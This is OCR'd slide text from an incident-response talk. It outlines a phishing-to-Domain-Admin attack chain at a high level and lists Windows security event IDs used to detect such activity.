Nirvan Corporation

Leading knowledge, breaking limits

Leveraging Endpoints to Boost Incident Response Capabilities

Francisco Galian
Mauro Silva

Nirvan Corporation

Leading knowledge, breaking limits

Francisco Galian

Mauro Silva

Motivation for this talk:

- Attack scenario end to end:
  - Attackers actions
  - Incident response
  - Engineering/Designing to detect it
  - Detection

Part 1: The Attack

- Phishing to a normal user
- Execution of an embedded macro in an Office document
- Spawn of powershell code
- Download and execution of a tool used to query the Active Directory

WAIT where is the typical malware deployed?

Nirvan Corporation

Leading knowledge, breaking limits

- The whole idea is to show how attackers operate nowadays on a post intrusion scenario like the one we've just presented.

- It is widely known that Domain Controllers are the crown jewels of any organisation that makes use of a Windows infrastructure.

Nirvan Corporation


Leading knowledge, breaking limits

- If an attacker gets Domain Admin it’s the key for any intrusion goal

- **ACTIVE DIRECTORY**
  - There is a LOT if information that can be retrieved without Administrator privileges.
  - As mentioned, the whole point is to escalate privileges by exploiting the information collected from an organisation environment.
  - Who is logged on where?
  - Who has admin rights where?
  - What users and groups belong to what groups?

Nirvan Corporation


Leading knowledge, breaking limits



Nirvan Corporation


Leading knowledge, breaking limits


- How it looks in the real world, or in a smaller replica in our lab?



Nirvan Corporation


Leading knowledge, breaking limits




DOMAIN ADMINS@COMPANY.LOCAL
MemberOf
ADMINISTRATOR@COMPANY.LOCAL


Nirvan Corporation

Leading knowledge, breaking limits



Nirvan Corporation

Leading knowledge, breaking limits



Part 2: The Response

Nirvan Corporation

Leading knowledge, breaking limits

2. Incident Response

- Triage analysis and Threat Hunting
  - What can be collected from the endpoints?

Nirvan Corporation

Leading knowledge, breaking limits

Event ID	*Definition*	*Source Log*
4688	**A new process has been created**	**Security**
4698	Scheduled task created	Security
4720	A user account was created	Security
